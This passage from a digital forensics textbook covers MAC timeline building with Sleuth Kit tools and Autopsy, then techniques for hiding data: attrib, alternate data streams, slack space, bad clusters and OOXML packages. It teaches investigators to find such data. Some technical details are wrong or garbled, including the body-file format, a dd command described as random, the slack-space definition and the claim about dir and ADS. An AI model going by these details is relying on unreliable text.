


Fig. 12.2 Standard timeline analysis process




Fig. 12.3 MAC timeline analysis procedure

12.2.3 *MAC Timeline Creation and Analysis with TSK*

The most popular data sources for timeline analysis are MAC times. In this section, we will provide a simple case study to show how to build MAC timelines from filesystem metadata for a given system image, particularly the only partition formatted with FAT file system within the disk image “thumbimage_fat.dd” provided in the book. As mentioned before timeline analysis forensics is important to ease investigation and make the examiners to get the big picture of what exactly happened in chronological order. MAC times are pieces of filesystem metadata used to record events and event times regarding a particular file. The procedure for MAC timeline analysis consists of timeline creation then timeline analysis, shown in Fig. 12.3. In MAC timeline creation, we first extract information from unallocated inodes and unallocated directory entries, whereas MAC Timeline analysis examines file event and time data to reconstruct the events which have occurred on a system. Timeline Creation phase consists of two stages [7]:

Stage 1—BODY file creation: BODY file is an intermediate file when creating a timeline of file activity. It is a pipe (“|”) delimited text file that contains one line for each file (or other even type, such as a log or registry key), shown in Fig. 12.4. For example, the TSK tools *fls* and *ils* all output this data format [4]. Each line of output has the following format: “MD5\nameinode\mode_as_string\UID\GID\size\latitude\mtime\ctime\ctime”. In Fig. 12.4, we can clearly see that the UNIX epoch is used for times. The UNIX epoch, also known as Unix timestamps, stands for the number of seconds from January 1, 1970, but it’s not user friendly.

Stage 2—Timeline creation: It runs the TSK tool *mactime* to turn the body file into something a bit more user friendly. The *mactime* tool reads this file and sorts the

```
root@kali:/home/student# fls -r -f fat.m / fatimage.dd
0|/_eadme.txt (deleted)|3|r/rwrxrwxrwx|0|0|8827|1327208400|1294530780|0|1327287557
0|/$MBR|3840499|v/v-----|0|0|512|0|0|0|0
0|/$FAT1|3840500|v/v-----|0|0|480256|0|0|0|0
0|/$FAT2|3840501|v/v-----|0|0|480256|0|0|0|0
0|/$OrphanFiles|3840502|V/V-----|0|0|0|0|0|0|0
root@kali:/home/student#
```

Fig. 12.4 Example body file

Timestamp	Action	File Path	Permissions	Owner	Group	Size	Last Modified
Xxxx Xxx 00 0000 00:00:00	8827 . ..	r/rwrxrwxrwx	0	0	3	/_eadme.txt (deleted)	
Sat Jan 08 2011 18:53:00	8827 m...	r/rwrxrwxrwx	0	0	3	/_eadme.txt (deleted)	
Sun Jan 22 2012 00:00:00	8827 . ..	r/rwrxrwxrwx	0	0	3	/_eadme.txt (deleted)	
Sun Jan 22 2012 21:59:17	8827 ...b	r/rwrxrwxrwx	0	0	3	/_eadme.txt (deleted)	

Fig. 12.5 Example timeline

contents (therefore the format is sometimes referred to as the “mactime format”). Specifically, these epoch timestamps will be converted to more human readable dates, shown in Fig. 12.5. Most significant, we start to see meaningful events (file deletion) are associated with timestamps.

Timeline analyses are useful in how we represent IT forensic evidence. Once relevant evidence has been extracted they can be used to acquit or indict an accused based on results. With the dynamic and unstable nature of file systems, timeline analysis provide a perspective into what was done on a system, when and for how long.

Now, we show how to build MAC timelines from filesystem metadata for the given FAT system image from the disk image “thumbimage_fat.dd” provided in the book. We assume the image named “fatimage.dd” is the extracted FAT file system image. First, we create some events by mounting the extracted FAT file system onto Forensics Workstation and then deleting the “readme.txt” file. Afterwards, we unmount the file system.

```
# mount -o rw fatimage.dd /mnt/forensics/
# cd /mnt/forensics/
# rm -f readme.txt
# cd ..
# umount /mnt/forensics
```

Note that after you delete the `readme.txt` file, you must move out of the folder of `/mnt/forensics` before unmounting the file system.

Now we can create the body file from the extracted FAT file system by using the TSK tool `fls`, shown in Fig. 12.4

For the purpose of further investigation, we save the body file into a text file named bf.txt by running the TSK tool *fls* using output redirection.

```
# fls -r -f fat -m / fatimage.dd > bf.txt
```

Afterwards, we can create timelines by using the TSK tool *mactime*. Specifically, we turn the body file into something a bit more user friendly, shown in Fig. 12.5.

Until now, we can clearly see that there is a deleted file in the FAT file system, which is obvious since we just deleted it in this example. We also see a list of actions happened to the file along with when they occurred.

12.3 Forensic Timeline Analysis Tools

In forensic analysis, timeline information will prove crucial, these include point of creation, modification, access and deletion. **Timeline Analysis** is a process of collating extracted data, using time-stamps from the file system and other sources such as log files and internal file meta-data. In simpler words timeline analysis is designed to recover all the chronological events which occurred on the disk. Some tools have been developed to perform automated timeline analysis such as Leading Forensic Analysis Tools, Log2timeline, SIMILE Visual Timeline, EnCase, and Forensic Tool Kit (FTK). These tools have their own strengths and shortcomings.

Regardless of differences between tools, all are designed to achieve efficient timeline analysis. The criteria of evaluating the quality of timeline analysis is to focus on two aspects. These are investigation time and data volume reduction. One goal of timeline analysis is to reduce investigation time and to collect a smaller volume of data set to inspect. Although investigation time and data set volume are very useful in timeline analysis evaluation, investigators should make intuitive plan based on their investigative requirements. Timeline creation and analysis should be proposed to meet the forensic investigation requirements.

To achieve the goals of better quality in timeline analysis, many tools have been developed to solve problems. We can categorize these tools to the following categories [2]. Then we will provide a brief description of number of them:

- Timelines based on file system times—e.g. EnCase, Sleuth Kit
- Timelines including times from inside files—e.g. Cyber Forensic Time Lab (CFTL), Log2timeline
- Visualizations—e.g. EnCase, Zeitline, Aftertime

12.3.1 Log2timeline

Log2timeline [5] is timeline analysis tool developed by Kristenn Gudjonsson. This tool is open source and developed using Perl language. This framework is designed to parse events from log files of suspect systems and create an output file that used to produce a timeline. The output file contains time and date information for files in the system with csv format.

12.3.2 EnCase

EnCase [6] is a commercial framework provide many features for forensics investigations. Guidance Software company developed different versions of this product. One of these features by EnCase is timeline creation which is a useful tool. Using Encase, examiner can parse event logs and export it to csv output file. Encase parser can perform customized commands to extract the needed data.

12.4 Case Study

Time line analysis is widely applied in crime investigation and computer forensics. So we assume a real world problem as the lab exercise. We assume that Bob is a photographer and he is also one of your best friend. He takes about 600 wedding photos for a few couples in 1 day. Normally not all the photos will be presented to his customers. First he should select around 100 satisfactory photos to an independent folder for customer's selection. Then the photographer select and fix 12 photos as reference and recommendation to its users. After the photograph works Bob divided his work into three folder and save the files into USB flash memory. The ALL PHOTO folder contains all photos and will be submitted to his company as a backup. The SELECTED folder contains the photos for user selection. The Demo folder contains the 12 photo for demo. After doing the job, Bob leaves his laptop in his bedroom and his young son deletes all photos in the demo folder accidentally. Finding photos from the hundreds of photos are time consuming. So Bob asks you to help him to locate the deleted files in a short time. We can use time line analysis to investigate the events in file system.

To investigate the file system in the USB flash memory, we first insert the flash memory into the computer. Then we open the Autopsy software and create a new investigation case as Fig. 12.6.




Fig. 12.6 Creation of new case




Fig. 12.7 Add data source to the autopsy

Then we give the investigation case a name and click the next button. Then we input the case number and case examiner. Then we select the local disk and target USB flash disk as data source. In this section we use the standard process of timeline analysis. The process in Figs. 12.6 and 12.7 are preparation for the timeline analysis.

After we select the source from the USB flash disk, we configure the ingest modules to determine the coverage of the investigation. In our lab we choose the default configuration (Fig. 12.8).

After initial preparation we should have a visualized timeline result. Then we should zoom it into a proper scale as to determine critical events. We will then filter the file modified events and analyze the scaled timeline. Finally we can determine which files are related to the file modified events as shown in Fig. 12.9. From this figure we can see the file modified events and then select the files we want. This problem was solved by using timeline analysis.

Review Questions

1. Describe in your own words, what is timeline analysis?
2. List three categories of timeline events and then describe each of them?
3. List five examples of timestamp sources.
4. What is MAC Timeline Analysis Process?




Fig. 12.8 Ingest configuration and timeline generation




Fig. 12.9 Timeline analysis processes

12.5 Practice Exercise

The objective of this exercise is to build MAC timelines from filesystem metadata.

12.5.1 Setting Up the Exercise Environment

For this exercise, you need to prepare a custom file system image

- Create a 100 MB file with random values

```
# dd if=/dev/zero bs=1M count=100 of=fat.dd
```

- Format the file with the FAT32 file system

```
# mkfs.vfat -F 32 fat.dd
```

where “fat.dd” is now a FAT32 file system. Note that you can use the TSK tool *fsstat* to check with it. For example,

```
# fsstat -f fat fat.dd
```

- Mount the file system as read/write

```
# mount -o loop,rw fat.dd /mnt/forensics
```

- Create two 1 KB random files in it

```
# cd /mnt/forensics  
# dcfldd if=/dev/urandom of=file1.dat bs=512 count=2  
# dcfldd if=/dev/urandom of=file2.dat bs=512 count=2
```

Note that it is highly recommended that you introduce a delay when you create the second file to make this experiment more visible.

- Delete two files you created

```
# rm -f file1.dat  
# rm -f file2.dat
```

Note that it is highly recommended that you introduce a delay when you delete the second file to make this experiment more visible.

- Unmount the file system

```
# cd ..  
# umount /mnt/forensics
```

12.5.2 Exercises

In this exercise, you are required to build MAC timelines from the FAT file system you have created, and answer the following questions:

Table 12.1 MAC meaning by FAT file system

m	a	c	b
Written	Accessed	Not applicable	Created

- Q1. How many files are found in the image?
Q2. Which file is created first, “file 1.dat” or “file 2.dat”?
Q3. What is the exact date and time when “file 1.dat” is created?

Note that you can find out the MAC meaning by FAT file system in Table 12.1.

References

1. Derek Edwards. Computer Forensic Timeline Analysis with Tapestry. <https://www.sans.org/reading-room/whitepapers/tools/computer-forensic-timeline-analysis-tapestry-33836>
2. Hargreaves, C., & Patterson, J. (2012). An automated timeline reconstruction approach for digital forensic investigations. Digital Investigation, 9, S69-S79
3. https://en.wikipedia.org/wiki/File_system
4. https://wiki.sleuthkit.org/index.php?title=Body_file
5. <https://github.com/log2timeline/plaso>
6. <https://www.guidancesoftware.com/encase-forensic>
7. Timeline Analysis Part I: Creating a Timeline of a Live Windows System <http://thedigitalstandard.blogspot.com/2010/03/creating-timeline-of-live-windows.html>

Chapter 13

Data Hiding and Detection



Learning Objectives

The objectives of this chapter are to:

- Understand motivations behind data hiding techniques
- Know common data hiding techniques
- Know how to search for and recover hidden data

Much of digital forensics involves the recovery of information from electronic sources. This is often tedious work and requires great attention to detail. In previous chapters, we have studied techniques of how to recover deleted data. While criminals or mischievous computer users often cover their unlawful activities by deleting data or files which could hold them responsible, another commonly used tactic by them is to hide data. Data hiding is the act of storing information in such a way that hampers the awareness of the content and/or existence. There exist a number of techniques that allow users to hide information from other users. There are numerous reasons why data must be hidden for a period of time. Motivations will vary from person to person. For example, it can be done for matters of privacy. Some environments may be openly hostile to encrypted traffic, enforcing censorship on communications. Societies view some content as embarrassing or scandalous. However, it becomes crucial to detect hidden data and recover them from electronic devices as evidence to prosecute wrongdoers when data hiding is used to cover any illegal activities. Therefore, as a digital investigator, it is essential to understand how evidence can be hidden. In this chapter, we will focus on data hiding fundamentals. We will study data hiding techniques and also discuss analysis techniques for hidden data.

13.1 Data Hiding Fundamentals

Cryptography is another technique of secret writing and transforms a data in plaintext into a ciphertext, which is unreadable to anyone except authorized people. While encryption is used to ensure confidentiality, ciphertexts can be found to be identified by casual observers. A number of tools and strategies exist to aid in plaintext recovery, also known as cryptanalysis. To hide information is to conceal it from a casual observer. Data hiding differs from encryption. Data can be encrypted then hidden, only to be found by the creator or others that know of its whereabouts. Furthermore, using encryption may draw attention to a particular file. It may also raise flags in environments where encryption is frowned upon. Hiding rather than encrypting data often allows us to transmit and stores confidential information without raising the scrutiny of others. If we imagine hidden content as items which we can hide in a box. Locking such a box can be considered encrypting its contents. If the box is in our possession, with the right tools and time we can open it. If the box is hidden, we would have to search for box prior to attempting to break into it. Furthermore, if we are unaware of the box's existence which is the crux of data hiding, then accessing the contents of the box becomes much more difficult.

It is also important that we acknowledge that data can be hidden for more nefarious purposes. In the both the real and digital world, criminal activities are better performed secretly. Encrypting illicit activity is practical. However, with adequate knowledge of a cryptosystem and enough time, ciphertext can be deciphered. Here is where hiding rather than or in conjunction with encryption can be advantageous.

There are a number of illicit motivations for hiding data:

1. Financial Fraud
2. Communicating explicit or nefarious activity
3. Sales in elicit and illegal products such as drugs and weaponry
4. Instructions on developing dangerous material such as explosive devices
5. Recruitment and communication with terrorist groups
6. Child pornography

When discussing data hiding, conversations are often limited to steganography. Steganography refers to the art of electronically hiding data within another cover or media. This was derived from the Greek words *steganos* and *graphein*, which mean to *conceal or protect* and *writing* respectively. Data hiding however, is not limited to steganography. A number of alternatives that will be discussed later in this chapter, which is the focus of this chapter. The concept and techniques of steganography will later be described in Chap. 21.

Forensic investigators are often tasked in recovering hidden incriminating evidence. As computer systems mature, new methodologies for hiding can emerge or become obsolete. Some techniques may only exist for specific operating system versions or OSes with specific patches. Keep abreast with research and vulnerabilities which can be exploited to hide data. Steganalysis or uncovering hidden data can

be remarkably more difficult than cryptanalysis. Consider the earlier example of a locked boxes, a hidden box and a box which we are unaware of are increasingly more difficult to access. Similarly, we cannot attempt data recovery when we are unaware of data existence. However, by incorporating certain tools and best practices, uncovering hidden data can be more attainable.

13.1.1 Hidden Files and Folders

This is one of the more trivial techniques used to hide information. However, you are more likely to come across it in your forensic work. Most operating systems ship with features to allow users and administrators to hide files and folders. This feature allows us to hide configuration files and the like. Let us look at a simple method for hiding files on a Windows machine.

In your Windows machine, create a folder in with your file browser. Right Click on the folder to select properties. From here we select “Hidden” check box to hide your folder (Fig. 13.1). This is quite a simple method. However, it is also easy to address if we intend to search for hidden files by enabling your file explorer to show files and folders with the hidden attribute. There are however, more concrete methods for hiding your holders.

On your Windows machine open the command prompt or *cmd*. Find the path to the directory which you wish to hide. You can do by copying the file location in your file explorer. We will be using the *attrib* command to hide our folder.




Fig. 13.1 Simple method for hiding a folder on Windows platform

```
#To hide a folder and its contents
> attrib +s +h "C:\Users\User Name\Folder Location"
#To reveal a folder and its contents
> attrib -s -h "C:\Users\User Name\Folder Location"
```

The *attrib* command is a more concrete method for hiding folder. If others choose to display hidden folders and files, the files hidden with the above commands should remain hidden. As a digital forensic analyst you can write scripts with the *attrib* command to unveil hidden files.

13.1.2 Masks and Altering Names

While many may go to great lengths to hide files, some may simply alter file names. A common example is to rename folders with less conspicuous titles. For instance one may hide a series of controversial files in a directory guised as work. In digital forensics it is pertinent that you remain aware of such practices. Renaming techniques are quite common with malware. They vary from changing the icon image of the file to renaming the file as *null*. There are of course more complex methods for hiding files, a few of which we will examine in this section.

Upon saving the file as an image, all attempts to preview and open the file as an image will be unsuccessful. However, you will still be able to open your document as a text file to edit its contents (Figs. 13.2 and 13.3).




Fig. 13.2 Changing the file extension of our text file to hide its contents

Name	Date modified	Type	Size
Test.jpeg	2016-09-22 12:27 PM	JPEG File	1 KB
Test.txt	2016-09-22 12:22 PM	Text Document	0 KB

Fig. 13.3 The secret text file now appears as a JPEG image in your browser

13.1.3 Volume Slack

A partition or logical drive has been formatted with a file system before it can be available for data storage. Usually, an entire partition is fully occupied by the file system. However, it is possible that not the entire partition or logical drive is used, and some space is left unformatted. Under normal conditions, this unformatted space cannot be allocated to files. It is called volume slack, which is the unused space between the end of file system and end of the partition where the file system resides.

Volume slack is not accessible from the Operating System (OS) in a normal way, and can be used to hide data. Therefore, disk partition(s) must be examined carefully for volume slack. If we discover there is a size difference between the disk partition and the file system residing in the partition, we can determine that there is volume slack. Then, a further examination is needed to determine if hidden information exists inside it.

13.1.4 Slack Space

File systems organize disk space into allocation units (or clusters (FAT and NTFS for Windows) or blocks (Ext for Linux)), where each is composed of a sequence of sectors on a disk. Since the file system allocates disk space to a file in clusters but the file size is an even multiple of the cluster size, there ends up being unused space in the end of the last cluster allocated to the file. This space is called slack space, and will not be used by other files.

Slack space is not accessible from the OS in a normal way, and can be used to hide data. Also, from a security standpoint, unused space can contain previous data from a deleted file that can contain valuable information. Therefore, slack space must be examined carefully for possible hidden data or remnant of the previous file which used the space, especially, when it contains non-zero data.

13.1.5 Clusters in Abnormal States

After a disk has been in use for a while, it is inevitable that little portion of hard disk becomes unreadable. As a result, these damaged disk space should be avoided to store data. Usually, a modern OS scans a disk periodically for corrupted disk space or bad blocks (sectors), for example, using the CHDKPSK tool in Windows. These corrupted disk space is marked as bad by the OS. For example, Windows maintains a reference of the bad clusters on NTFS volumes in the file \$BadClus, one NTFS metadata (or system) file. No data will be written to the clusters listed in the \$BadClus since these clusters are considered as bad/faulty by the NTFS file system.

However, this functionality can be also exploited by criminals to intentionally mark a good cluster as bad in the file \$BadClus and store hidden data into it.

Also, recall file systems organize disk space into clusters, where each is composed of several sectors. Apparently a single bad sector will get an entire cluster marked as bad, although the rest of the cluster is good. Thus, it is occasionally possible to recover a partial of the cluster.

Similarly, files systems keep track of the allocation status of all clusters within them. For example, in NTFS file systems, another NTFS metadata file, \$BitMap, maintains the allocation status of all clusters on NTFS volumes. In reality, an allocated cluster should be associated with a file in a file system. However, it is possible that a cluster is marked as allocated or used but there is no file occupying and using it. It is called an orphaned cluster. Since orphaned clusters are flagged as being used, no data will be written to them. Apparently, data can be hidden into them.

Therefore, clusters in abnormal state, including bad clusters and orphaned clusters must be examined carefully for possible hidden data.

13.1.6 Bad MFT Entries

This is a technique that is specific for NTFS file system. NTFS uses the Master File Table (MFT), which contains an entry for every file and folder on NTFS volume. Each MFT entry starts with a signature “FILE”, indicating it is a good entry. When an MFT entry is corrupted, it starts with a signature “BAAD”. Similar to bad clusters in a file system, NTFS will not allocate a bad MFT entry to a file or directory. Thus, criminals can exploit it to hide data into MFT entries which are intentionally marked as being bad by them.

13.1.7 Alternate Data Streams

This is another technique that is specific for NTFS file system. In the NTFS file systems, data streams contain the data for the file. A data stream is encapsulated into a \$DATA attribute, also known as the data attribute. Usually, there is only one \$DATA attribute for each file, and the data stream in it is referred to as the *primary data stream*. It is also called the unnamed data stream since it is a data stream without a name (or with the empty name string). Nevertheless, NTFS supports multiple data streams. Among them, only one unnamed data stream per MFT entry is allowed, which is the one in the default data attribute. The data streams in any additional data attributes must be named and dubbed alternate data streams (ADSs). There are numerous use cases for ADSs. For example, ADS is used to store summary information for files.

```
C:\Users\IEUser\Desktop\Test>echo "Secret Message" > Random.txt:hidden.txt
C:\Users\IEUser\Desktop\Test>dir
Volume in drive C has no label.
Volume Serial Number is E8CE-337D

Directory of C:\Users\IEUser\Desktop\Test
09/14/2016  05:11 AM    <DIR>          .
09/14/2016  05:11 AM    <DIR>          ..
09/14/2016  05:11 AM                0 Random.txt
                  1 File(s)           0 bytes
                  2 Dir(s)   121,613,910,016 bytes free

C:\Users\IEUser\Desktop\Test>_
```

Fig. 13.4 Creating a simple alternate data stream

ADS was intended to create compatibility between Macintosh Hierarchical File System (HFS) and NTFS. Unfortunately, this technique is not detectable by file browsers and information. In other ways, there are no regular ways in Windows Explorer to access ADS in a file. Apparently, with ADS, multiple hidden files can be attached to a file. Additionally, the multitude of hidden files do not affect space allocation calculations. There is however, a much darker side to ADS files. They can be used to execute malicious .exe files but will not show up in Windows Explorer (or the Command Prompt). Making matters worse, ADSs are simple to create. They can easily be created through scripts or via the command prompt with a colon [:] appended to the cover file [10]. The following is an example of creating an ADS file

13.1.7.1 Creating an ADS File

On your Windows machine open a command prompt. Create a new ADS file with a stored secret message using the following command.

```
echo "Secret Message" > Random.txt:hidden.txt
```

In Fig. 13.4 we store the message *Secret Message* in the file “*hidden.txt*” which is appended to “*Random.txt*”. Notice that the *dir* command does reveal the existence of *hidden.txt* which is hidden in an alternate data stream.

As observed above, ADS can be easily abused by criminals to hide data and malicious applications (malware). Thus, we must scan NTFS volumes thoroughly and search for ADSs. Afterwards, these ADSs are further recovered and then analyzed to determine existence of hidden data and malicious applications.

13.1.7.2 Recovering ADS Files

Next, let us attempt to recover “*hidden.txt*” and its contents.

```
# Try to locate hidden.txt in your directory  
> dir  
# Did you locate the file? Next let us attempt to output the contents of hidden.txt  
> notepad Random.txt:hidden.txt  
# Were you able to recover your secret message?
```

13.2 Data Hiding and Detection in Office Open XML (OOXML) Documents

While there are many methods listed above to hide data, there are still several different approaches to consider. Another popular way is to hide data in some special file types. Next, we take Office Open XML (OOXML) document as an example to illustrate how to perform Data Hiding and detection in OOXML documents. Office Open XML (OOXML) is a zipped, XML based file format for representing spreadsheets, charts, presentations and word processing documents [1]. It is introduced by Microsoft into Office 2007 and has been used in office 2007/2010. The OOXML format enables the generated document to be fully compatible with other cross platform business applications. While it offers greater benefits over its predecessor, its unique internal file structure also opens the door for data hiding in Microsoft Office documents based on OOXML. Due to the popularity of Microsoft Office documents such as word or excel files, they have become a strong preference for mischievous users to cover data for hiding information because these document files could be easily ignored [11].

13.2.1 OOXML Document Fundamentals

OOXML file format consists of a compressed ZIP file, called package. The ZIP compression decreases the size of the document up to 75% and is more robust to error handling [2]. It allows an ease of managing and repairing of individual segmented files within a package. For example, you can open MS Word 2007 document that uses OOXML format, and locates the XML part that represents the body of the Word document. An updated Office document can be created by altering the part using any technology capable of editing XML. An OOXML file is based on the following: Package, part, relationship [3].

Package A package is a Zip container that holds XML and other data parts, as defined by OPC (Open Packaging Conventions) specifications [2, 4]. The package

can have different internal directory structure and names depending on the type of the document. Some of the elements are shared across all MS Office applications such as document properties, charts, style sheets, hyperlinks, diagrams, and drawings. Other elements are specific to each application, such as worksheets in Excel, slides in PowerPoint, or headers and footers in Word.

A basic package contains an XML file called “[Content_Types].xml” at the root, along with three directories: “_rels”, “docProps”, and document type specific directory. For example, in MS Word 2007 document, the “word” directory has been created and contains the “document.xml” file, which is the starting path of the document. These folders have all the files located in the package and zipped together to form a single instance of the document. Every part in a package has a unique URI (Uniform Resource Identifier) part name along with specified content type. A part’s content type explicitly defines the type of data stored and reduces ambiguity and duplication issues inherent with file extensions. Package can also include relationships that define association between the package, parts and external resources.

Parts The component parts of an MS Office document correspond to one file in a package. It can be of any type including text, image etc. [2, 4]. The extension “.rels” is reserved for storing relationship information of package parts. It is stored in “/rels” subfolders. Three names are reserved by package for organizing its files, i.e., “_rels” subfolder carrying relationship information with “.rels” file extension and file name “[Content_Type].xml”. Where, “[Content_Types].xml” file provides MIME (Multipurpose Internet Mail Extensions) type information for parts used in the OOXML document. It also defines mapping based on the file extensions, along with overrides for specific parts other than default file extensions. This enables an application and third party tools to determine the contents of any part to process accurately. File “docProps/app.xml” contains application centric properties such as application type “Microsoft Office Word” etc. File “docProps/core.xml” contains OOXML document core properties such as machine name, creation and modification dates etc. File “word/document.xml” is the main part of any word document.

Relationships Relationship items specify that how a particular collection parts come together to form a document. This is achieved by verifying connection between source part and target part. For example, through a relationship, a user can identify the connection between a slide and an image that appears on that slide. Relationship files play an important role in MS Office XML formats. Every document part is referred to by at least one relationship. The use of relationships makes it possible to discover how one part relates to another part without looking at the content of the parts.

All relationships, including the relations associated with the root package, are represented as XML files. They are stored inside a package (e.g., _rels\rels). The use of relationships makes it possible to discover how one part relates to another part without looking at the content of the parts. Relationships are composed of four elements: An identifier (Id), an optional source (package or part), relationship type

(URI style expression), and a target (URI to another part). Two types of relationship files usually exist in a package. These are:

/_rels/.rels: Root level “_rels” folder contains relationship file which carries information of parts for the package. For example “_rels/.rels” file defines the starting part of the document, i.e., “word/document.xml”.

[partname].rels: Each part may have its own relationships. The part specific relationship can be looked in “word/_rels” subfolder, a sibling of the file with original file name appended to it with “.rels” extension. For example, “word/_rels/document.xml.rels”.

A typical package relationships file “.rels” contains XML code. For simplicity, we only present XML code for “document.xml” part as follows:

```
<Relationships
  xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  <Relationship Id="rId1"
    Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/of-
    ficeDocument" Target="word/document.xml" />
</Relationships>
```

In above code, “Relationship Id” attribute value “rId1” is default for main document part, which is the starting part of a document. Once the document is being launched, the OOXML editor looks for an OOXML parser depending on document type. In this case, the type specifies that MS Word ML is used for MS Word document. Another attribute “Target” specifies path or location of beginning part, i.e., “document.xml”.

13.2.2 Data Hiding in OOXML Documents

Data hiding in OOXML can be classified into different categories: Data hiding using OOXML relationship structure, data hiding using XML format features, data hiding using XML format features and OOXML relationship structure, data hiding using OOXML flexibility for embedded resource architecture, and data hiding using OOXML flexibility of swapping parts. We use MS Word 2007 document, as an example, to illustrate these techniques in this section. Notably, the methodology can be easily extended to any documents in MS Office 2007 or OOXML file format.

